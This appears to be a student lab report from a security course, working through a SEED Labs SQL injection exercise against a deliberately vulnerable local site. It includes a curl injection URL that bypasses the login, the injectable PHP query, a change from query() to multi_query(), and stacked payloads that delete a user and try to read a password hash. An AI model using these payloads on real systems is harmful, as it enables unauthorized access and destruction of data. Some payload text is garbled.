
We carried out the attack with the command:

```
curl  
'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23 '  
| lynx --stdin
```

where %27 is the hexadecimal form of the single quote special character "'", %20 is the hexadecimal form of the space special character " " and %23 is the hexadecimal form of the pound special character "#".


INFORMATION TECHNOLOGY SECURITY

2.2.2 Results

A terminal window titled '/bin/bash' with a window size of '66x25'. The user is 'seed@VM' in the directory '~/project3'. The command 'sudo apt install lynx' is executed. The output shows the package lists being read, the dependency tree being built, and the state information being read. It lists additional packages to be installed: 'lynx-common'. It then lists the new packages to be installed: 'lynx' and 'lynx-common'. It shows that 0 packages are upgraded, 2 are newly installed, 0 are to be removed, and 3 are not upgraded. It indicates that 1,048 kB of archives need to be fetched and that 2,675 kB of additional disk space will be used. The user is prompted to continue and responds with 'y'. The terminal shows the fetching of the packages from the Ubuntu archive, the selection of previously unselected packages, and the unpacking of the packages.

```
/bin/bash
[05/11/23]seed@VM:~/project3$ sudo apt install lynx
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  lynx-common
The following NEW packages will be installed:
  lynx lynx-common
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 1,048 kB of archives.
After this operation, 2,675 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lyn
x-common all 2.8.9dev8-4ubuntu1 [411 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lyn
x i386 2.8.9dev8-4ubuntu1 [638 kB]
Fetched 1,048 kB in 2s (378 kB/s)
Selecting previously unselected package lynx-common.
(Reading database ... 215092 files and directories currently insta
lled.)
Preparing to unpack .../lynx-common_2.8.9dev8-4ubuntu1_all.deb ...
Unpacking lynx-common (2.8.9dev8-4ubuntu1) ...
Selecting previously unselected package lynx.
Preparing to unpack .../lynx_2.8.9dev8-4ubuntu1_i386.deb ...
```


Figure 2.2.2.1. Installing text - web browser lynx

A terminal window titled '/bin/bash' with a window size of '66x25'. The user is 'seed@VM' in the directory '~/project3'. The command 'curl 'www.SEEDLabSQLInjection.com/un safe_home.php?username=Admin%27%20%23' | lynx --stdin' is executed. The terminal shows the output of the curl command being piped into the lynx browser.

```
/bin/bash
[05/11/23]seed@VM:~/project3$ curl 'www.SEEDLabSQLInjection.com/un
safe_home.php?username=Admin%27%20%23' | lynx --stdin
```

Figure 2.2.2.2. SQL Command line injection

INFORMATION TECHNOLOGY SECURITY



```
/bin/bash
SEEDLabs
* Home (current)
* Edit Profile
(BUTTON) Logout
User Details
Username EId Salary Birthday SSN Nickname Email Address
Ph. Number
Alice 10000 20000 9/20 10211002
Boby 20000 30000 4/20 10213352
Ryan 30000 50000 4/10 98993524
Samy 40000 90000 1/11 32193525
Ted 50000 110000 11/3 32111111
Admin 99999 400000 3/5 43254314
Vasilis 19390005 150 3/19 12345678 KillBill
billath@gmail.com Evangelistrias34 6977777777
Aggelos 12390003 800 7/8 88776655 Angel
aggelosgeorgou@gmail.com Kapodistriou12 6944444444
(NORMAL LINK) Use right-arrow or <return> to activate.
Arrow keys: Up and Down to move. Right to follow a link; Left to
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=h
```

Figure 2.2.2.3. SQL Results Command line injection from text - web browser lynx

2.2.3 Observations

GET request HTTP request in the web application with one parameter (the username). In the parameter, we filled in the string " Admin ' #" with the special characters encoded in hexadecimal format, so that the requirements of the request are not altered.

2.3 Executing multiple SQL commands

2.3.1 Actions

unsafe_home.php code contains the query () method which does not support executing multiple SQL commands . However, we attempted to perform the attack using the multi_query () method by changing the command in the php file . Because the php file is read - only to the user mode , we installed a graphical environment that gives the user elevated privileges, so we can modify the php file. The command is:

```
sudo apt install gksu
```

INFORMATION TECHNOLOGY SECURITY




Figure 2.3.1.1. The permissions of php files

We started the File Manager with root privileges with the command:

```
gksudo nautilus
```

query () method to multi_query () and attempted to delete the one newly inserted record with the command :

```
Admin'? DELETE FROM credentials WHERE Name=' Aggelos ' ; #
```

With the information " Admin '# " in the username field, the SQL command that will be executed is:

```
SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= 'Admin'; DELETE FROM credentials WHERE Name=' Aggelos ' ; #' and Password= ' hashed_password ' ;
```

The character "#" indicates a comment in SQL and so we took advantage of it by commenting out the field for verifying a user's identity by their password (which we do not know). Thus, from the Admin profile we deleted the user " Aggelos ". We also tried to recover a user's password (the hash value) by executing multiple SQL commands . We completed the username field with the command :

```
Admin'? SELECT Password FROM credentials WHERE Name='Alice'; #
```

The web application does not display anything and the url it loads does not display the password of the user " Alice ".

It is worth noting that after changing the php file we had to restart Apache . server so that this change can be applied.

INFORMATION TECHNOLOGY SECURITY

2.3.2 Results

```
/bin/bash
[05/11/23]seed@VM:~/project3$ sudo apt install gksu
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libgksu2-0
The following NEW packages will be installed:
  gksu libgksu2-0
0 upgraded, 2 newly installed, 0 to remove and 3 not upgraded.
Need to get 126 kB of archives.
After this operation, 870 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 lib
gksu2-0 i386 2.0.13~pre1-6ubuntu8 [74.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 gks
u i386 2.0.2-9ubuntu1 [51.6 kB]
Fetched 126 kB in 0s (154 kB/s)
Selecting previously unselected package libgksu2-0.
(Reading database ... 215173 files and directories currently insta
lled.)
Preparing to unpack .../libgksu2-0_2.0.13~pre1-6ubuntu8_i386.deb .
..
Unpacking libgksu2-0 (2.0.13~pre1-6ubuntu8) ...
Selecting previously unselected package gksu.
```

Figure 2.3.2.1. Installing the gksu graphical environment for root permissions on all files





Figure 2.3.2.2. Start of File Manager with root privileges

INFORMATION TECHNOLOGY SECURITY




```
unsafe_home.php (/var/www/SQLInjection) - gedit
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$shashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];

Saving file '/var/www/SQLInjection/unsafe... PHP Tab Width: 8 Ln 76, Col 34 INS
```

Figure 2.3.2.3. The user login php file with a method to execute a SQL command



```
*unsafe_home.php (/var/www/SQLInjection) - gedit
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$shashed_pwd'";
if (!$result = $conn->multi_query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];

PHP Tab Width: 8 Ln 76, Col 40 INS
```

Figure 2.3.2.4. The user login php file with a method to execute multiple SQL commands

INFORMATION TECHNOLOGY SECURITY




Figure 2.3.2.5. Restarting Apache Server




Figure 2.3.2.6. Deleting a user by executing multiple SQL commands

INFORMATION TECHNOLOGY SECURITY

